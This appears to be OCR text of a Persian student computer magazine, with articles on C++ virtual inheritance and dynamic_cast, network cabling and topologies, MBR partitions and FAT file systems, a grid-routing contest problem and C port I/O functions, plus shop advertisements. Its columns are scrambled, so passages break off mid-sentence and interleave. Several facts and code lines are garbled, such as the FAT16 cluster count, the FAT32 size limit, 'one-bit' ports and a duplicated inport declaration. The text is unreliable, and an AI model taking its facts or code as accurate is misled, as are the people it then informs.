### □ وراثت مجازی (Virtual Inheritance):

مدل ارث‌بری زیر را در نظر بگیرید:

```
class Base {
    int a;
};
class Derived1 : public Base {
};
class Derived2 : public Base {
};
class Multiple : public Derived1, public Derived2 {
};
```

کلاسهای Derived1 و Derived2 چون هر دو از Base ارث می‌برند هر کدام دارای یک a می‌منحصربفرد هستند. وقتی کلاس Multiple از دو کلاس Derived1 و Derived2 ارث می‌برد دارای دو کپی از a خواهد شد: `Derived1::a` و `Derived2::a` به همین علت تکه کد زیر compile نخواهد شد:

```
void main()
{
    Multiple both;
    Base *array;
    array = &both;
}
```

اینجا پدیده‌ای بنام ambiguous یا ابهام پیش می‌آید و نمونه پیغام compiler این است:

```
mi.c++:15: type 'Base' is ambiguous base class
for type 'Multiple'
```

برای رفع این مشکل کافیت نگذاریم بیشتر از یک گونه از هر نوع داده یا تابع در نتیجه ارث‌بری مرکب به کلاس مشتق شده منتقل شود که همان ارث‌بری مجازی است:

```
class Base {
    int a;
};
class Derived1 : virtual public Base {
};
class Derived2 : virtual public Base {
};
class Multiple : public Derived1, public Derived2 {
};
```

### □ توابع مجازی (Virtual Functions):

تنها تفاوت توابع مجازی با دیگر توابع در این است که این توابع می‌توانند توسط کلاسهای ارث‌برنده دوباره تعریف شوند (می‌گوییم که اصطلاحاً override شده‌اند) و اگر به هر علتی این

```
void ShapeInfo(Shape *shapePtr)
{
    Circle *circlePtr;
    Cylinder *cylinderPtr;
    cylinderPtr = dynamic_cast<Cylinder *>
(shapePtr);
    if (cylinderPtr) { cout << "Shape is Cylinder"
<< endl; return; }
    circlePtr = dynamic_cast<Circle *>
(shapePtr);
    if (circlePtr) { cout << "Shape is Circle" <<
endl; return; }
    cout << "Shepe Unknown" << endl;
}
```

مراجع:

C++ HOW TO PROGRAM

author: DEITEL &amp; DEITEL

PRENTICE HALL publication - 1998

C++ THE COMPLETE REFERENCE

author: HERBERT SCHILDT

McGRAW HILL publication - 1995

```
reinterpret_cast : char *gp =
reinterpret_cast<char *> (80000);
```


برای تبدیل انواع داده‌های ناسازگار بکار می‌رود.

**dynamic\_cast :**

مهم‌ترین استفاده آن در تبدیل نوع داده‌های polymorphic (Inheritance و Virtuality) در زمان اجراست. در صورت ناموفق بودن تبدیل تایپ مقدار برگشتی تابع 0 خواهد بود. فرض کنید در یک سلسله مراتب ارث‌بری Cylinder از Circle و Circle هم از Shape ارث می‌برند. حال در یک تابع مانند ShapeInfo() که یک اشاره‌گر به کلاس پایه (Shape) می‌گیرد می‌خواهیم اول نوع کلاس محتوای اشاره‌گر را تعیین کنیم و بقیه تابع را برحسب آن بنویسیم، ساده‌ترین راه گذاردن یک متغیر از نوع { Shape, Circle, Cylinder } enum در داخل همه کلاسهاست که به خیلی چیزها وابسته می‌شود که جالب نیست، یک راه دیگر استفاده از تابع typeid() از سری توابع RTTI (Run Time Type Information) است، آخرین راه استفاده از dynamic\_cast است:

می‌دانیم که یک اشاره‌گر به کلاس پایه را نمی‌توان در یک اشاره‌گر به کلاس مشتق شده ریخت مگر در حالتی که قبلاً در بخش وراثت گفته شد، با استفاده از این نکته تابع ShapeInfo() را می‌توان به شکل زیر نوشت:

□□□




**پاشا سیستم**  
**Pasha System**

**فروش فوق العاده دانشجویی**

فروش جدیدترین CD های کامپیوتر و قطعات و لوازم شبکه

و چاپگر

تهران، ولیعصر شمالی چهارراه انقلاب شماره ۴۱۵



# مبانی شبکه

## مقدمه

امروزه بحث شبکه‌های کامپیوتری و اهمیت آنها در دنیا بر هیچ کس پوشیده نیست. پیشرفت سریع این علم و نیز نیاز شدید انسانها به استفاده از شبکه بشر را وارد عصر اطلاعات کرده است. نمونه بارز این امر شبکه بزرگ و جهانی اینترنت می‌باشد که به عقیده بسیاری جدایی آن با مراکز و مؤسسه‌ای که از آن استفاده می‌کنند عملاً ممکن نیست.

به طور کلی شبکه‌های کامپیوتری به دو دسته unbounded و bounded media تقسیم می‌شوند که چنانچه وسیله اتصال کامپیوترها از اجزای فیزیکی نظیر سیم تشکیل شده باشد آنرا bounded می‌نامند. در سوی دیگر ممکن است کامپیوترها از طریق فرکانسهای رادیویی و امواج مایکروویو با هم ارتباط داشته باشند که در این صورت به آنها نام unbounded می‌دهند. در این مقاله بیشتر بحث پیرامون شبکه‌های bounded می‌باشد.


## اجزای اصلی یک شبکه:

- کابل و سیم رابط (Cabling)
- رابط شبکه (Network Interface)
- گره‌ها (Nodes)
- قراردادهای شبکه (Protocols)

## ● کابل و سیم رابط:


۱- کابل Coaxial: محبوبیت بسیاری دارد و در اکثر مراکز از آن استفاده می‌شود. یک رشته سیم مسی در مرکز آن قرار دارد که توسط یک لایه محافظ پوشیده شده است. این لایه

فرید  
فراهانی راد  
(سخت‌افزار ۷۶)




نویزهای خط را تسخیر می‌کند.

۲- کابل Twisted pair: کار با آنها راحت است و از کابل coaxial ارزان‌تر هستند ولی محدودیت فاصله دارند و معمولاً توسط کانکترهای RJ11 و RJ45 (همانند تلفن) متصل می‌شوند. هسته مرکزی آن از جفت سیمهایی تشکیل شده که به هم تابانده شده‌اند.



۳- کابل فیبر نوری Fiber-optic cable: بسیار گران هستند و تجهیزات ویژه‌ای می‌خواهند. در عوض سرعت فوق‌العاده بالایی را دارند و مسافتهای دور را پشتیبانی می‌کنند.



## ■ کارت شبکه (NIC):

کارت شبکه یا Network interface card، رابط بین یک گره (کامپیوتر) یا کابل شبکه می‌باشد که خود به دو نوع تقسیم می‌شود:

- بیرونی (external): به پورت پارالل وصل می‌شود.
- درونی (internal): داخل کامپیوتر نصب می‌شود.

ممکن است کارت شبکه با اسامی دیگری دیگری هم چون



NT, Netware برخی از سرویسهای سرویس دهنده‌های چند منظوره (General Purpose Server):

- ارسال و دریافت نامه الکترونیکی (Email)
- انتقال و کپی فایلها از کامپیوتری به کامپیوتر دیگر (FTP)
- اجازه دسترسی به بقیه کامپیوترها جهت استفاده از سرویس دهنده فایل

لازم به یادآوری است که هر کامپیوتری که به طریقی از یک از سرویسهای شبکه استفاده کند، یک client محسوب می‌شود، یک کامپیوتر mainframe هم می‌تواند client باشد. Client در لغت به معنی "مشتری" است.


### انواع شبکه

قبل از اینکه در مورد انواع شبکه و اتصال گره‌ها صحبت کنیم بهتر است که با مفهوم توپولوژی آشنا شویم.

توپولوژی (Topology): نحوه قرارگیری فیزیکی یا هندسی گره‌ها و کابلها را در یک شبکه، توپولوژی آن شبکه می‌گویند.

### □ توپولوژی حلقه (Ring Topology)

در این توپولوژی، تمام گره‌ها در یک مسیر بسته یک طرفه پشت سر هم قرار دارند و چون شکل حاصل شبیه به یک حلقه است به آن حلقه یا Ring می‌گویند. برای اضافه کردن یک کامپیوتر جدید به شبکه، باید حلقه را قطع کنیم، یعنی سیستم از کاری می‌افتد. حداقل سرعت این روش ۴ Mbps است که به طور معمول ۱۶ Mbps می‌باشد.



### استاندارد Token ring

در این استاندارد، یک بسته اطلاعاتی ۲۴ بیتی به نام token روی شبکه وجود دارد که مرتب حلقه را دور می‌زند و از تمام گره‌ها می‌گذرد. روش کار به این ترتیب است که هر کامپیوتر تنها و تنها زمانی اجازه ارسال پیام خود را روی شبکه دارد که بسته

Network Adapter, Network Card و Intelligent Network Interface نامیده شود.

### ■ گره شبکه (Network Node)

نقطه‌ای را که یک کابل شبکه تمام می‌شود و به یک کامپیوتر متصل می‌شود، یک گره شبکه یا Network Node می‌نامند.

### نقش کامپیوترها در شبکه (مقایسه نره افزاری)

#### ۱- شبکه نظیر به نظیر (Peer to Peer)

شبکه‌ای را گویند که در آن ارزش همه گره‌ها یکی باشد.

#### ۲- شبکه سرویس دهنده/سرویس گیرنده (Client/Server)

یک کامپیوتر در شبکه می‌تواند سرویس دهنده (server) و یا سرویس گیرنده (client) باشد.

سرویس دهنده (server): سرویسهای ویژه‌ای را برای شبکه فراهم می‌کند. مثل چاپ، ارائه فایلها، ارتباط با شبکه‌های دیگر ...

سرویس گیرنده (client): یک رابط است که از سرویسهای server استفاده می‌کند.

\* اگر سیستم عامل کامپیوتری Windows NT Server باشد، هم می‌تواند به عنوان server عمل کند و هم به عنوان client. در صورتیکه در سیستمهای دیگری همچون Novel حداقل یک server و یک client لازم است تا سیستم کار کند.

\* ممکن است که در یک شبکه چند server وجود داشته باشد و هر کدام یک سرویس ویژه ارائه دهند. همچنین خود سرویس دهنده‌ها به دو دسته تقسیم می‌شوند:

- سرویس دهنده‌های تک منظوره که فقط یک سرویس را ارائه می‌دهند.

برخی از سرویسهای سرویس دهنده‌های تک منظوره (Special Purpose Server):

- سرویس دهنده فایل (File Server)
- سرویس دهنده بانک اطلاعاتی (Data Base Server)
- سرویس دهنده نامه (Mail Server)
- بقیه سرویسها: چاپ، ارتباط بین mainframe و LAN, ...

- سرویس دهنده‌های چند منظوره مانند سرویس دهنده‌های سیستمهای OS/400, VMS, UNIX, MVS, ...

token را در اختیار داشته باشد. به محض اینکه پیام خود را ارسال کرد، token را به گره بعدی می فرستد. به این ترتیب هیچگاه تداخل بین پیامها ایجاد نمی شود. این روش با استاندارد IEEE 802.5 به ثبت رسیده است.



یکی از رایج ترین نمونه های این نوع توپولوژی، شبکه اترنت (Ethernet 10 Base Wiring) می باشد.

توپولوژی باس (Bus Topology)

توپولوژی ستاره (Star Topology)

این توپولوژی در گذشته محبوبیت زیادی داشت و امروزه هم در بسیاری از مراکز از آن استفاده می شود. یک خط ثابت محوری وجود دارد که هر گره به آن خط متصل می شود. کابلهای coax در آن کاربرد زیادی دارد. ابتدا و انتهای خط محوری را با یک T Connector می بندند. اگر قسمتی از کابل قطع شود شبکه از کار می افتد. امکان اضافه کردن یک سیستم جدید به شبکه راحت است.

در این توپولوژی تمامی گره ها به یک گره مرکزی متصل می شوند. در بعضی از شبکه ها این نقطه مرکزی را با یک hub پشتیبانی می کنند. وظیفه hub مدیریت ارسال و دریافت هر گره و ارتباط گره ها با هم است. در این روش خراب شدن یک سیستم تأثیری در کار شبکه ندارد و از اشکالات آن می توان به مصرف زیاد کابل ارتباطی اشاره کرد.



□ □ □

**خدمات کامپیوتری**

**هوشمند**

**سخت افزار**


**نرم افزار**

فروش انواع سیستمهای سخت افزاری و نرم افزاری نقد و اقساط  
تعمیرات سخت افزاری نیز پذیرفته می شود

تلفن ۰۲۱-۸۳۱۱۰۴۸

**تعمیرات ویژه دانشجویی**

The advertisement features a cartoon illustration of a woman in a long dress and glasses, holding a pointer and addressing a group of students sitting at desks. A clock is visible in the upper left corner, and a drawing of a sun and clouds is on the left. The text is in Persian, advertising computer services and repairs.



داده نمی‌شود. در عوض، هر درایو مجازی‌ای که بر روی یک پارتیشن Extended ایجاد می‌کنید باید فرمت شده، صاحب یک حرف از حروف الفبا، به عنوان اسم درایو گردد. یک پارتیشن Extended در MBR درست مانند پارتیشن‌های اولیه ذخیره می‌شود، بنابراین اگر شما یک پارتیشن Extended بر روی دیسک سخت خود ایجاد کرده باشید، تنها می‌توانید سه پارتیشن اولیه ایجاد کنید.

\* نکته: اگر کامپیوتر شما از روی دیسک سختتان boot می‌شود، باید بر روی آن حداقل یک پارتیشن اولیه ایجاد کنید. اطلاعات مورد نیاز سیستم برای boot شدن (boot strap) تنها می‌توانند بر روی پارتیشن‌های اولیه ذخیره شوند.

#### فایل سیستمها File Systems

\* FAT: مخفف File Allocation Table است، به معنی جدول تخصیص فایل. این جدول، برای ذخیره اطلاعاتی در مورد دیسک به کار می‌رود. اطلاعاتی از قبیل نواحی استفاده شده و استفاده نشده، نواحی خراب، و محل آخرین خوشه (Cluster) هر فایل. FAT زمانی طراحی شد که دیسک‌های floppy محبوب‌ترین وسیله ذخیره داده‌ها بودند و دیسک‌های سخت ظرفیتی در حدود ۱۰ مگابایت داشتند. به همین دلیل، FAT به رشد خود ادامه داد، هر چند FAT اولیه برای کار با تعداد کمی فایل با یک ساختار دایرکتوری ساده طراحی شده بود. به هر حال به دلیل محدودیتهای اصلی آن، تغییرات محدودی برای کارایی آن امکان‌پذیر بود.

برای ایجاد حداقل امکان بازایی (بعد از خرابی) FAT دو کپی از جدول تخصیص فایل نگه می‌دارد که FAT1 و FAT2 نامیده می‌شوند. در صورتی که FAT1 خراب شود، ساختار اطلاعات دیسک از FAT2 بازایی خواهند شد. همه دیسک‌هایی که از FAT استفاده می‌کنند، به طور یکسانی سازمان دهی می‌شوند: اولین بخش دیسک boot sector آن خواهد بود که پس از آن FAT1 و به دنبالش FAT2 قرار می‌گیرد. پس از آن، اطلاعات مربوط به شاخه ریشه (root) ذخیره می‌شود و بقیه فایلهای و شاخه‌ها بعد از آن می‌آیند.

هر دیسک سخت (Hard Disk) یک بخش رزرو شده برای جدولی به نام MBR دارد (Master Boot Record) این جدول چهار قلم داده‌ای را ذخیره می‌کند، که به سیستم عامل می‌گوید جای پارتیشن‌ها را چگونه پیدا کند. این پارتیشن‌ها، پارتیشن‌های اولیه (Primary Partitions) نام دارند و حداکثر چهار تا از آنها بر روی یک درایو دیسک سخت می‌توانند وجود داشته باشند. اطلاعات ضروری برای بار شدن ویندوز NT (NTDETECT.COM, NTLDR و هر چه لازم باشد) باید بر روی یک پارتیشن اولیه قرار بگیرند. به هر پارتیشن اولیه یک حرف از حروف الفبای انگلیسی به عنوان اسم درایو اختصاص داده می‌شود و همه آنها باید فرمت شوند.

نوع دوم پارتیشن‌ها که می‌توانند در MBR ذخیره شوند، پارتیشن توسعه یافته (Extended Partition) است. شما تنها می‌توانید یک پارتیشن از این نوع بر روی هر دیسک سخت ایجاد کنید. یک پارتیشن Extended در واقع مانند ظرفی است که می‌تواند درایوهای مجازی (Logical Drive) را در خود نگه دارد. از آنجا که MBR تنها امکان ایجاد چهار پارتیشن را در هر دیسک به شما می‌دهد، پارتیشن Extended قابلیت ایجاد پارتیشن‌های بیشتری را فراهم می‌کند که البته باید توسط سیستم عامل مدیریت شوند. شما می‌توانید به هر تعداد که سیستم عاملتان اجازه می‌دهد، درایو مجازی در یک پارتیشن Extended ایجاد کنید. از دید MBR، همه درایوهای مجازی که در یک پارتیشن Extended ایجاد شده‌اند، جزئی از همان بخش اند. MBR تفاوتی بین آنها نمی‌بیند. پارتیشن‌های Extended احتیاجی به فرمت شدن ندارند و به آنها اسم درایو هم اختصاص

# تقسیم‌بندی و حجیم‌سازی یک سخت دیسک

علی حاجی‌زاده  
(نرم‌افزار ۷۴)

دیسک‌های سخت به سرعت در حال افزایش بود. ولی چرا FAT32 به همراه Windows NT عرضه نشد؟ کسی چه می‌داند! ممکن است روزی مایکروسافت این کار را بکند. سایر تولیدکنندگان نرم‌افزار هم می‌توانند این کار را بکنند. به هر حال، از آنجا که Windows NT فایل سیستم ۳۲ بیتی مخصوص به خود به نام NTFS را دارد، احتیاج میرمی به FAT32 ندارد.

راستی چرا مایکروسافت بجای آنکه به سادگی NTFS را در Win95 هم قرار دهد، فایل سیستم تازه‌ای را به نام FAT32 ساخت؟ دو دلیل برای این مسئله هست: اول آنکه سازگاری با نرم افزارهای سایر تولیدکنندگان از قبیل Norton Utilities حفظ شود. برای عرضه کنندگان این نرم‌افزارها، تغییر برنامه‌هایشان برای پشتیبانی از FAT32 خیلی سخت نخواهد بود. چرا که ساختار FAT32 درست شبیه FAT16 است، به جز آنکه خوشه‌های ۳۲ بیتی دارد. ولی اگر مایکروسافت از NTFS در Win95 استفاده می‌کرد، این شرکتها مجبور می‌شدند برنامه‌هایشان را به طور کامل بازنویسی کنند، چرا که NTFS تفاوت‌های زیادی با FAT دارد. دلیل دیگر آن است که NTFS سربار حافظه‌ای بیش از FAT دارد. درایوهای real-mode داس که احتیاج به پشتیبانی از NTFS داشته باشند، مقدار زیادی از حافظه مرسوم را مصرف خواهند کرد.

تحت Windows 95، این مسئله مشکلی ایجاد نمی‌کند. مشکل زمانی رخ می‌نماید که شما به دلیلی (مثلاً رفع خرابیها یا اجرای برخی بازی‌ها) کامپیوتر را در مد داس بوت کنید. در این صورت (از آنجا که داس تنها از ۶۴۰ کیلوبایت حافظه مرسوم استفاده می‌کند) جای باقی مانده برای اجرای برنامه‌ها کافی نخواهد بود.

\* اندازه کلاسترها در دیسک‌های FAT با ظرفیتهای گوناگون در جدول زیر آمده:

۰-۳۲...۵۱۲ مگابایت	۵۱۱MB-۲۵۶...۸ کیلوبایت
۳۳-۶۴...۱ کیلوبایت	۱۰۲۳MB-۵۱۲...۱۶ کیلوبایت
۶۵-۱۲۸...۲ کیلوبایت	۲۰۴۷MB-۱۰۲۴...۳۲ کیلوبایت
۱۲۹-۲۵۵...۴ کیلوبایت	۴۰۹۵MB-۲۰۴۸...۶۴ کیلوبایت

\* توجه کنید که تحت DOS و Windows، تنها پارتیشن‌های FAT نمی‌توانند بیش از ۲۰۴۷ مگابایت شوند.

\* ولی چرا بزرگ بودن اندازه کلاسترها یک مشکل تلقی می‌شود؟ پاسخ، در شیوه‌ای است که FAT محل فایلها و شاخه‌ها را نگاهداری می‌کند. از آنجا که فایلها تنها بر اساس شماره کلاسترشان در FAT ذخیره می‌شوند، یک کلاستر نمی‌تواند بیش از یک فایل را در خود نگه دارد. مثلاً اگر شما یک دیسک سخت ۱/۶ گیگابایتی داشته باشید، طول کلاسترها ۳۲ کیلوبایت خواهد شد. حالا اگر شما یک فایل متن جدید ایجاد کنید و در آن فقط یک

### \* شاخه ریشه (Root Folder)

در یک دیسک FAT، شاخه ریشه بخش ویژه‌ای از دیسک است. این شاخه، تنها شاخه‌ای است که دارای حجمی ثابت و از پیش تعیین شده است. شاخه ریشه در همه دیسک‌های FAT دقیقاً در یک جای خاص واقع شده و دارای جای کافی برای نگهداری اطلاعات ۵۱۲ فایل و زیر شاخه دیگر است. اگر شما پارتیشن را (به عنوان مثال) C: نامیده باشید، شاخه ریشه آن پارتیشن C: نامیده می‌شود.

### \* تسلیت: محدودیت ۵۱۲ تایی شاخه ریشه در FAT

می‌تواند یک مشکل تلقی شود. این مشکل، بخصوص در موقع کار با اسم فایل‌های طولانی (Long File Names) در ویندوز، به یک مصیبت بدل خواهد شد! در ادامه این بحث، به موضوع اسم فایل‌های طولانی (بیش از ۸ حرف) خواهیم پرداخت.

در FAT، در هر شاخه ۳۲ بایت صرف نگهداری اطلاعات فایلها و زیر شاخه‌های درون آن شاخه می‌شود. بنابراین شاخه ریشه (که برای ۵۱۲ عدد فایل و شاخه جا دارد) حجمی معادل ۱۶ کیلوبایت از دیسک را اشغال خواهد کرد.

### \* کلاسترها (خوشه‌ها Clusters)

پارتیشن‌هایی که با FAT فرمت شوند، به بخشهایی به نام کلاستر (Cluster) تقسیم می‌شوند. FAT‌ای که امروزه بیشتر به کار می‌رود FAT16 یا FAT شازده بیتی نام دارد. این بدان معناست که جدول تخصیص فایل، تنها برای ۱۶۰۲ عدد کلاستر جا دارد (۶۵۵۳۶ عدد). نسخه دیگری از FAT به نام FAT12 هست که ۱۲۰۲ عدد کلاستر را پشتیبانی می‌کند. شرکت مایکروسافت نسخه جدیدتری از FAT ساخته به نام FAT32 که برای ۴,۲۹۴,۹۶۷,۲۹۶ عدد کلاستر جا دارد. به این ترتیب، سیستمهایی که از FAT32 استفاده کنند می‌توانند از دیسک‌هایی با ظرفیت زیاد هم پشتیبانی کنند. ظرفیتهایی بیش از ۲ گیگابایت، که آخرین حد توان FAT32 است.

\* توجه: در حال حاضر، مایکروسافت FAT32 را تنها در نسخه ویژه‌ای از ویندوز ۹۵ به نام OSR2 و نیز در ویندوز ۹۸ تعبیه کرده است. FAT32 با FAT16 ناسازگار است و تنها با سیستم عاملهایی کار خواهد کرد که درایوهای ویژه آنرا داشته باشند. این بدان معناست که دیسک‌های FAT32 برای همه نسخه‌های DOS، Windows NT، OS/2 و سایر نسخه‌های Win95 غیر قابل خواندن خواهند بود. همچنین بیشتر برنامه‌هایی که مستقیماً با دیسک سخت کار می‌کنند مانند Norton Utilities، با FAT32 کار نخواهند کرد و به نسخه جدیدی از آنها که ویژه FAT32 نوشته شده باشد احتیاج خواهد بود.

مایکروسافت FAT32 را به این دلیل طراحی کرد که ظرفیت

اسم فایل	(۱۱ بایت)	تاریخ آخرین دسترسی (۱۶ بیت)
خواص فایل	(۸ بایت)	زمان آخرین تغییر (۱۶ بیت)
زمان ایجاد	(۲۴ بایت)	تاریخ آخرین تغییر (۱۶ بیت)
تاریخ ایجاد	(۱۶ بایت)	کلاستر آغازین (۱۶ بیت)
طول فایل	(۳۲ بیت)	

اگر شما مثلاً برنامه Edit را اجرا کنید و از او بخواهید که فایل C:\USER\test.txt را باز کند، سیستم عامل ابتدا سراغ شاخه ریشه (C:\) می‌رود که در مکانی مشخص از دیسک قرار گرفته. سپس در بین محتویات آن به دنبال زیر شاخه USER می‌گردد.

حرف تایپ کنید، این فایل یک کلاستر کامل را می‌گیرد. یعنی ۳۲ کیلوبایت برای نگهداری تنها یک کاراکتر مصرف می‌شود که بیشتر آن فضای تلف شده است.

بعد از ۱۶ کیلوبایت مربوط به شاخه ریشه، بقیه دیسک نظم ثابتی ندارد و فایلها و شاخه‌ها هر مقداری که جا لازم داشته باشند، می‌گیرند. مشخصات هر فایل یا شاخه (محل قرار گرفتن آن بر روی دیسک و ...) باید در جایی ثبت شود تا از آن طریق بتوان آنها را بازیابی کرد. ولی شاخه ریشه همانطور که گفته شد تنها اطلاعات مربوط به شاخه‌ها و فایلها درون خودش را (حداکثر ۵۱۲ عدد) نگه می‌دارد. این اطلاعات شامل موارد زیر است:

□□□




## □ سوال مسابقه این شماره:

(مساله راه فرار)


یک برد مدار چاپی را می‌توان به صورت یک توری  $n \times n$  و یا گرافی با  $n$  سطر و  $n$  ستون از رئوس در نظر گرفت. یک رأس واقع در سطر  $m$  و ستون  $l$  را بصورت  $(l, m)$  نمایش می‌دهیم. هر رأس توری، به جز رئوس مرزی، دقیقاً چهار همسایه دارد، رئوس مرزی رئوس هستند که برای آنها  $l=1$  یا  $l=n$  یا  $m=1$  یا  $m=n$  است.  $M$  اس از این توری با مشخصات  $(x_1, y_1)$  ،  $(x_2, y_2)$  ،  $(x_m, y_m)$  ، ... داده شده‌اند. می‌خواهیم کلیه این نقاط را از طریق بالهای گراف توری به رئوس مرزی لحیم کنیم، به طوری که مسیره‌های لحیم شده یکدیگر را قطع نکنند. با دریافت  $n$  و مشخصات  $m$  نقطه، الگوریتمی بنویسید که تعیین کند آیا چنین راه‌فراری برای این نقاط وجود دارد یا خیر و در صورت وجود جواب آنرا رسم نمایید.

به مثالهای زیر توجه نمایید:



a

راه فرار دارد



b

راه فرار ندارد

ورودی و چه خروجی)، پردازنده یا فرستادن یک سیگنال بنام تقاضای ورودی/خروجی (IORequest) به مسیر آدرس می فهماند که این آدرس در خواستی پورت است و نه حافظه و به این طریق پورتی که با آن شماره مشخص می شود فعال گردد که با داده را بر روی مسیر داده قرار دهد (ورودی) و یا داده را از روی مسیر داده بخواند (خروجی). نکته ای که در اینجا حائز اهمیت است این است که سخت افزارهایی که طراحی می شوند از پورتها استفاده می کنند نباید طوری طراحی شوند که از یک پورت مشترک (یک آدرس مشترک) استفاده کنند. در غیر اینصورت تداخل آدرسها (Conflict) پیش می آید لذا معمولاً آنها را طوری طراحی می کنند که بتوانند با چندین پورت مختلف کار کنند و تعیین پورت را به عهده DIPSwitch ها و Jumper ها که کلید های سخت افزاری روی برد می باشند است و با ست کردن آنها روی پورت خاصی می توان از به وجود آمدن تداخل جلوگیری کرد.

پورتهای کامپیوترهای سری 80X86 یک بیتی می باشند به این معنی که در هر دفعه مراجعه به پورت یک بایت (هشت بیت) داده را می توان خواند و یا فرستاد. در این نوع کامپیوترها برای دسترسی به پورتها دو دستورالعمل IN و OUT وجود دارد که کار آنها به ترتیب خواندن اطلاعات از پورت و فرستادن اطلاعات به پورت می باشد.

در زبان برنامه نویسی C برای خواندن از پورت می توان از توابع زیر استفاده کرد:

DOS.H :

```
int inport ( int portid );
unsigned char inport ( int portid );
```

CONIO.H :

```
int inp ( unsigned portid );
unsigned inpw ( unsigned portid );
```

inport: از پورتی که با شماره portid مشخص می شود یک بایت خوانده و به عنوان قسمت کم ارزش و از پورتی که با شماره portid+1 مشخص می شود نیز یک بایت خوانده و به عنوان قسمت پر ارزش بر می گرداند.

inportb: از پورتی که با شماره portid مشخص می شود یک بایت خوانده و آنرا بر می گرداند.

inp: یک بایت که آنرا از پورت با شماره portid می خواند بر می گرداند.

inpw: دو بایت به عنوان یک کلمه ۱۶ بیتی بر می گرداند که قسمت کم ارزش آنرا از پورت با شماره portid و قسمت پر ارزش آنرا از پورت با شماره portid+1 می خواند.

و برای نوشتن در پورت می توان از توابع زیر استفاده کرد:

DOS.H :

```
void outport ( int portid , intvalue );
void outportb ( int portid , unsigned char value );
```

